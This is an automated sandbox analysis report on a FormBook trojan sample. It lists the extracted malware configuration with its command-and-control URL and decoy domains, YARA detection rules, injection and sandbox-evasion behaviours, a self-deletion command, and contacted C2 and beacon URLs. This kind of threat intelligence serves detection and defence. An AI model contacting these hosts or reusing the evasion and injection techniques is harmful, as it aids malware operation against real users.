ID: 492896
Sample Name: UaTmOE6yP9
Cookbook: default.jbs
Time: 04:37:29
Date: 29/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021


Windows Analysis Report UaTmOE6yP9

Overview


General Information

Sample Name:	UaTmOE6yP9 (renamed file extension from none to exe)
Analysis ID:	492896
MD5:	4c70d5b1c63a46..
SHA1:	c248ab00560786..
SHA256:	83242a0f42be34e.
Tags:	32 exe Formbook trojan
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Antivirus / Scanner detection for sub…
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to delay execution (extensive O…
- Machine Learning detection for samp…

Classification



Process Tree

- **System is w10x64**
- UaTmOE6yP9.exe (PID: 6468 cmdline: 'C:\Users\user\Desktop\UaTmOE6yP9.exe' MD5: 4C70D5B1C63A468F7E0AEDF64F93CA42)
  - UaTmOE6yP9.exe (PID: 6624 cmdline: C:\Users\user\Desktop\UaTmOE6yP9.exe MD5: 4C70D5B1C63A468F7E0AEDF64F93CA42)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wscript.exe (PID: 7088 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 7075DD7B9BE8807FCA93ACD86F724884)
        - cmd.exe (PID: 7124 cmdline: /c del 'C:\Users\user\Desktop\UaTmOE6yP9.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7140 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.simpeltattofor.men/mjyv/"
  ],
  "decoy": [
    "wenyuexuan.com",
    "tropicaldepression.info",
    "healthylifefit.com",
    "reemletenleafy.com",
    "jmrrve.com",
    "mabduh.com",
    "esomvw.com",
    "selfcarereneneneness.com",
    "murdabudz.com",
    "meinemail.online",
    "brandqrcodes.com",
    "live-in-pflege.com",
    "nickrecovery.com",
    "ziototoristorante.com",
    "chatcure.com",
    "corlora.com",
    "localagentlab.com",
    "yogo7.net",
    "krveop.com",
    "heianswer.xyz",
    "idproslot.xyz",
    "anielleharris.com",
    "lebonaharchitects.com",
    "chilestew.com",
    "ventasdecasasylotes.xyz",
    "welcome-sber.store",
    "ahmedintisher.com",
    "pastlinks.com",
    "productprinting.online",
    "babybox.media",
    "volteraenergy.net",
    "chinatowndeliver.com",
    "behiscalm.com",
    "totalselfconfidence.net",
    "single-on-purpose.com",
    "miyonbuilding.com",
    "medicalmanagementinc.info",
    "bellaalubo.com",
    "dubaibiologicdentist.com",
    "jspagnier-graveur.com",
    "deskbk.com",
    "thehauntdepot.com",
    "5fbuy.com",
    "calmingscience.com",
    "luvnecklace.com",
    "noun-bug.com",
    "mysenarai.com",
    "socialmediaplugin.com",
    "livinglovinglincoln.com",
    "vaxfreeschool.com",
    "bjjinmei.com",
    "p60p.com",
    "upgradepklohb.xyz",
    "georges-lego.com",
    "lkkogltoyof4.xyz",
    "fryhealty.com",
    "peacetransformationpath.com",
    "lightfootsteps.com",
    "recreativemysteriousgift.com",
    "luminoza.website",
    "mccorklehometeam.com",
    "car-insurance-rates-x2.info",
    "serpasboutiquedecarnes.com",
    "1971event.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.411616931.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.411616931.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.411616931.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.411950671.0000000000D90000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.411950671.0000000000D90000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.UaTmOE6yP9.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.UaTmOE6yP9.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.UaTmOE6yP9.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15cd9:$sqlite3step: 68 34 1C 7B E1 • 0x15dec:$sqlite3step: 68 34 1C 7B E1 • 0x15d08:$sqlite3text: 68 38 2A 90 C5 • 0x15e2d:$sqlite3text: 68 38 2A 90 C5 • 0x15d1b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e43:$sqlite3blob: 68 53 D8 7F 8C
3.2.UaTmOE6yP9.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.UaTmOE6yP9.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Copyright Joe Security LLC 2021

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Binary or sample is protected by dotNetProtector

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Tries to delay execution (extensive OutputDebugStringW loop)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 1 2	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 1 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 4	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 3	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph


Copyright Joe Security LLC 2021



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
UaTmOE6yP9.exe	44%	Virustotal		Browse
UaTmOE6yP9.exe	37%	Metadefender		Browse
UaTmOE6yP9.exe	78%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
UaTmOE6yP9.exe	100%	Avira	TR/Dropper.Gen	
UaTmOE6yP9.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.UaTmOE6yP9.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
productprinting.online	0%	Virustotal		Browse
td-balancer-euw2-6-109.wixdns.net	0%	Virustotal		Browse

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
behiscalm.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.namebrightstatic.com/images/bg.png)	0%	Avira URL Cloud	safe	
http://www.productprinting.online/mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=dI0EVfu3O8PRZHJYFiskZOhLU8OYvItQe6Md7KpFhlubQ63bIpFTgfxbi1sf92w0hSX5JIFUxQ==	0%	Avira URL Cloud	safe	
http://https://www.namebrightstatic.com/images/site_maintenance.png)	0%	Avira URL Cloud	safe	
www.simpeltattofor.men/mjyv/	100%	Avira URL Cloud	malware	
http://https://www.namebrightstatic.com/images/logo_off.gif)	0%	Avira URL Cloud	safe	
http://www.behiscalm.com/mjyv/?0pK81=K9FJa1rwSUAAa7/ViuRfbodFPMpyTpIbchforJThhUgcBsFNcj++iNtzjC9b847wWXILaTLWiQ==&A6AlK=e0GlzbR8AB8XET3	0%	Avira URL Cloud	safe	
http://www.chinatowndeliver.com/mjyv/?0pK81=XUhyKAoPsp+sS+2wc1lVw6UQrcGLXYJeNJI1ueZmTZNqKWlflngblX9CeHA9F+AScG6M63wGOw==&A6AlK=e0GlzbR8AB8XET3	0%	Avira URL Cloud	safe	
http://www.jspagnier-graveur.com/mjyv/?0pK81=Th83CkuYiZ3yTy/NQYNDjmtPTEXY1rwCFz+4Jmb9PkUSuL5FI8psFzofsp4HlXm5aEcRz/p5bA==&A6AlK=e0GlzbR8AB8XET3	0%	Avira URL Cloud	safe	
http://www.corlora.com/mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=FJb0UZ01VWieyk9Q9MfOW6tWVMxtPQ65AKmCznKsSr2tdhgz0LXvq/VY7gtgl/S7OsM4m26iBg==	0%	Avira URL Cloud	safe	
http://www.bellaalubo.com/mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=L63r4gynR7T+uFffjQ1lMOoDpS8QK6GZHdtzK1OvDTkBgsUpz0OkUj6/3F+1gpc5iCodVhQ8Dw==	0%	Avira URL Cloud	safe	
http://https://www.namebrightstatic.com/images/error_board.png)	0%	Avira URL Cloud	safe	
http://https://www.namebrightstatic.com/images/header_bg.png)	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
productprinting.online	108.179.246.105	true	true	• 0%, Virustotal, Browse	unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	false	• 0%, Virustotal, Browse	unknown
behiscalm.com	34.102.136.180	true	false	• 1%, Virustotal, Browse	unknown
chinatowndeliver.com	34.102.136.180	true	false		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
cdl-lb-1356093980.us-east-1.elb.amazonaws.com	54.85.93.188	true	false		high
www.chinatowndeliver.com	unknown	unknown	true		unknown
www.corlora.com	unknown	unknown	true		unknown
www.jspagnier-graveur.com	unknown	unknown	true		unknown
www.thehauntdepot.com	unknown	unknown	true		unknown
www.bellaalubo.com	unknown	unknown	true		unknown
www.behiscalm.com	unknown	unknown	true		unknown
www.productprinting.online	unknown	unknown	true		unknown
www.miyonbuilding.com	unknown	unknown	true		unknown
www.pastlinks.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.productprinting.online/mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=dI0EVfu3O8PRZHJYFiskZOhLU8OYvItQe6Md7KpFhlubQ63bIpFTgfxbi1sf92w0hSX5JIFUxQ==	true	• Avira URL Cloud: safe	unknown
www.simpeltattofor.men/mjyv/	true	• Avira URL Cloud: malware	low
http://www.behiscalm.com/mjyv/?0pK81=K9FJa1rwSUAAa7/ViuRfbodFPMpyTpIbchforJThhUgcBsFNcj++iNtzjC9b847wWXILaTLWiQ==&A6AlK=e0GlzbR8AB8XET3	false	• Avira URL Cloud: safe	unknown
http://www.chinatowndeliver.com/mjyv/?0pK81=XUhyKAoPsp+sS+2wc1lVw6UQrcGLXYJeNJI1ueZmTZNqKWlflngblX9CeHA9F+AScG6M63wGOw==&A6AlK=e0GlzbR8AB8XET3	false	• Avira URL Cloud: safe	unknown
http://www.jspagnier-graveur.com/mjyv/?0pK81=Th83CkuYiZ3yTy/NQYNDjmtPTEXY1rwCFz+4Jmb9PkUSuL5FI8psFzofsp4HlXm5aEcRz/p5bA==&A6AlK=e0GlzbR8AB8XET3	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.corlora.com/mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=FJb0UZ01VWieyk9Q9MfOW6tWVMxtPQ65AKmCznKsSr2tdhgz0LXvq/VY7gtgl/S7OsM4m26iBg==	true	• Avira URL Cloud: safe	unknown
http://www.bellaalubo.com/mjyv/?A6AlK=e0GlzbR8AB8XET3&0pK81=L63r4gynR7T+uFffjQ1lMOoDpS8QK6GZHdtzK1OvDTkBgsUpz0OkUj6/3F+1gpc5iCodVhQ8Dw==	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
108.179.246.105	productprinting.online	United States		46606	UNIFIEDLAYER-AS-1US	true
35.246.6.109	td-balancer-euw2-6-109.wixdns.net	United States		15169	GOOGLEUS	false
54.85.93.188	cdl-lb-1356093980.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false
34.102.136.180	behiscalm.com	United States		15169	GOOGLEUS	false
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492896
Start date:	29.09.2021
Start time:	04:37:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	UaTmOE6yP9 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/0@9/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19.9% (good quality ratio 18%) • Quality average: 72.8% • Quality standard deviation: 31.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Copyright Joe Security LLC 2021

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54.85.93.188	QUOTATION.exe	Get hash	malicious	Browse	• www.bleuexpress.com/c2ue/?p2MH=J8K8iHaOEwQfDdmva6OuDgpCi58OenAq39o1cI0XPr5XOuRBUSPIYOGPFR5DGBu0wMj3v8X2KQ==&GFQ=7nstNj7HDjP876
	truck pictures.exe	Get hash	malicious	Browse	• www.tapestrirewards.com/cuig/?9rKPkT=2dfXcPxP_&yTbXp6=rqMojoVU4+Uq2JMOXBh+qMT4A7CXTZvPilNgPjYsWJhfoGCZwdsRhz8WS5UBO4Wo5xtn
	DOC.exe	Get hash	malicious	Browse	• www.kanchanaburiclub.com/imm8/?oZBd28E8=dgQ4CeCrSvdlr0wO8gDeYSlVUYIVGFS2JcvD/VIB9WSM9rjznBISObnjhDeypap8IEop&7n6hj=p2MtFfu8w4Y
	REQUEST_PURCHASE_INQUIRY (2).exe	Get hash	malicious	Browse	• www.jjkvic.com/im8r/?YdZ=BRR8Rfg8lLYTFV&oP4D7=D2j/KZsjf3nvePcnIuK3h0vppiNFVxsC6H1qkOoKQQ8SKR5XOE/13WfbsLGet6wmNKFP
23.227.38.74	MDM 467574385758 SKTPCC AFRICAGM64635664.exe	Get hash	malicious	Browse	• www.werloshop.com/ni8b/?h4L=m2EtCHo26e/nKho8wc405tLWZu08h5d177wDgfP68XcA4eKBSPEe0wV8Hz5GADmxoMby&UR-=4hgT624PnzETpxLP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BERN210819.exe	Get hash	malicious	Browse	• www.reviewallstarscommerce.com/dhua/?D8ChAd=tPVLutthX&1bUt-=8Nyn/XL53QRin4AZYQEJP5jICkJkpUExWXTTV3xx1qwR7gTgTHdZ4XFqaYA2M4MrMHGD
	4zaCyqmOmM.exe	Get hash	malicious	Browse	• www.atheanas.com/vngb/?hVoP=6lElp&1bKl2=Do4PgwBHBf9HKdeVzLlVpyHNIKvOXNIqezXlwvRtQPCfB0krrWmytMYEHysMyaefmBqf
	INVOICE.exe	Get hash	malicious	Browse	• www.floydsteven.space/avqp/?LVl4iT=JN6HZxgh3h&nVw=vfP5koDqgsgHC9T3oktzzKdNmAAHN1hZxHZKG5Jsk5Rkqo0elk5dHyW8zQMC4GzToTEz
	68uuwMDMUk.exe	Get hash	malicious	Browse	• www.americanrenegadeclothingco.com/hp6s/?t4L=-ZcTJHu&z6Ap=5lwPdUci/GaMlLqZiZifcc1Wx084NG1czI1/YTDNX1Oj8AHYAxOFbvaoDgkZeoGTAQ01
	SecuriteInfo.com.Scr.Malcodegdn30.14006.exe	Get hash	malicious	Browse	• www.rocketdealfinder.com/jdt0/?6lHXZ6uH=gtLlkNSDZhnSLx38ddDevTqYs8e8flOlYz5R/lbKzvUDvibK3Uox/lieK7/2psuOIAgV&w2=EtxxATV
	COURT-ORDER#S12GF803_zip.exe	Get hash	malicious	Browse	• www.eveyah.com/u86g/?Q8JxYX5=oaIbXD8M2AGRIyF0yJHpQgnh0/Lgzp8U2H3yKCHD9nw1dzOuIuZRR6r/Hd9qAua8Ea2C&pZbH=JJBDHfvx5FFXE42
	DO526.doc	Get hash	malicious	Browse	• www.adaiahsboutique.com/fzsg/?7nqHR=ZTwgpJZVmaQ0FtsOKZ8l/DyAMJc4fQOxmUNCITj0wbAekR1xUuffVJmNwmthYiE2kfwcOQ==&Tpg8rN=mvBHQ00X2ZkLDVx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Orden specifications_pdf.exe	Get hash	malicious	Browse	• www.splashstoreofficial.com/dn7r/?Q8=q2MT&eB38=5G3OVyPIhPUtuf3RWdSHaeVrjv6atPLuLZF4jCOkE474QuLFsowMDjjv4lrrwiqwGOcVh9z2uQ==
